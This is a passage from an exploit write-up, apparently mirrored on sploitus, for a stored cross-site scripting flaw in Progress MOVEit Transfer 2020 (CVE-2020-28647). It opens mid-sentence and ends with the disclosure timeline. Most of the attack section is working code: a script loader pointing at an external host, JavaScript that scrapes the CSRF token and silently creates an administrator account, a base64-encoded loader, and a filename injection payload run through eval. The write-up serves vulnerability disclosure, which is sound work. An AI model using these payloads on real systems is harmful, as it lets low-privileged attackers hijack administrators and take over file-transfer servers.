## https://sploitus.com/exploit?id=8F1B23C6-4D5B-5B58-9BFF-B407042279C6
# Progress MOVEit Transfer ` tag with the source of the file set to an externally hosted file. The code snippet below was base64 encoded and then copied in the snippet above.
var s=document.createElement("script");s.onload=function(){r();};s.src="http://XXX.XXX.XXX.XXX/t";document.head.appendChild(s);
When trying this another issue popped up, CSP. The web application was using a CSP that prevented the loading of external javascript files.


So, we cannot load external files and we cannot include JS code that exceeds 255 characters. What can we do now? We can try to abuse the functionality of MOVEit and use it to host our malicious Javascript file.
First we need to create the Javascript code that will make a `GET` request to the page responsible to adding a new user to the system and from here extract the CSRF token. The script will then need to do a `POST` request to create a new admin user including the CSRF token extracted in the request. Below is the code snippet that does this.
//Exploit Title: MOVEit Transfer 2020 - Stored Cross-Site Scripting (XSS)
//Exploit Author: Mark Galea (mark.galea@secforce.com)
//Date: 05-08-2020
function r(){
alert(1);
var uri = "human.aspx?arg12=useradd";
xhr = new XMLHttpRequest();
xhr.open("GET", uri, false);
xhr.send(null)
if (xhr.status === 200)
{
responseBody = read_body(xhr);
firstSubStr = responseBody.substring(responseBody.indexOf("csrftoken")+18);
csrfToken = firstSubStr.substring(0, firstSubStr.indexOf('"'));
if (csrfToken){
var adduserUri = "/human.aspx";
var body="csrftoken=" + csrfToken + "&transaction=useradd&arg02=0&arg12=useradd&arg01=sectest3&arg03=sectest3&arg04=test1%40secforce.com&arg11=0&arg05=30&Opt03=en&Opt02=20&opt05=1xFEHd%5DFhhVKJm&opt04=1&Arg08=%5B9%255Sj%29%2B4%2ChAUAY3&Arg09=%5B9%255Sj%29%2B4%2ChAUAY3&opt07=%2FHome%2F%5BUSERNAME%5D&Arg10=";
xhr2 = new XMLHttpRequest();
xhr2.open("POST", adduserUri, false);
xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr2.send(body);
}
}
}
function read_body(xhr) {
var data;
if (!xhr.responseType || xhr.responseType === "text") {
data = xhr.responseText;
} else if (xhr.responseType === "document") {
data = xhr.responseXML;
} else if (xhr.responseType === "json") {
data = xhr.responseJSON;
} else {
data = xhr.response;
}
return data;
}
The Javascript code above needs to be saved to a file and then uploaded to MOVEit. After the file is uploaded open the file details and click on the download button while intercepting the web requests with burp proxy. In the burp proxy logs there should be an entry for the direct download link for the file. This URL should be similar to this:
https:///download?arg01=file693187292&arg02=693313636
Having the direct download link we can now set this up to be included in the payload. This code below will create a script tag and set the source URL to the direct download link and finally insert the script tag in the page head tag and `onload` execute the `r()` function.
var s=document.createElement("script");s.onload=function(){r();};s.src="/download?arg01=file693187292&arg02=693313636";document.head.appendChild(s);
Next step is to base64 encode the code snippet above:
dmFyIHM9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7cy5vbmxvYWQ9ZnVuY3Rpb24oKXtyKCk7fTtzLnNyYz0iL2Rvd25sb2FkP2FyZzAxPWZpbGU2OTMxODcyOTImYXJnMDI9NjkzMzEzNjM2Ijtkb2N1bWVudC5oZWFkLmFwcGVuZENoaWxkKHMpOw==
The next step is to inject this final XSS payload. To do this upload a file while intercepting the requests with burp proxy and modify the uploaded file name to the XSS payload below.
t",1,"1");var e="dmFyIHM9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7cy5vbmxvYWQ9ZnVuY3Rpb24oKXtyKCk7fTtzLnNyYz0iL2Rvd25sb2FkP2FyZzAxPWZpbGU2OTMxODcyOTImYXJnMDI9NjkzMzEzNjM2Ijtkb2N1bWVudC5oZWFkLmFwcGVuZENoaWxkKHMpOw==";var d=atob(e);eval(d);a("t","t

Once the file is uploaded, click on the uploaded file to open the details and click on the Download button to trigger the XSS and the creation of the admin user. A low level user can create this setup and if the uploaded file is downloaded by an administrative user then the low level user can get the administrator to unwittingly create an admin account.
[](https://www.youtube.com/watch?v=sR-BVGkABuE)
Timeline
* 05/08/2020 - Issue Reported
* 08/08/2020 - Issue Verified and fix to be included in next major release
* 16/11/2020 - Progress MOVEit Advisory Released
* 17/11/2020 - CVE-2020-28647 Released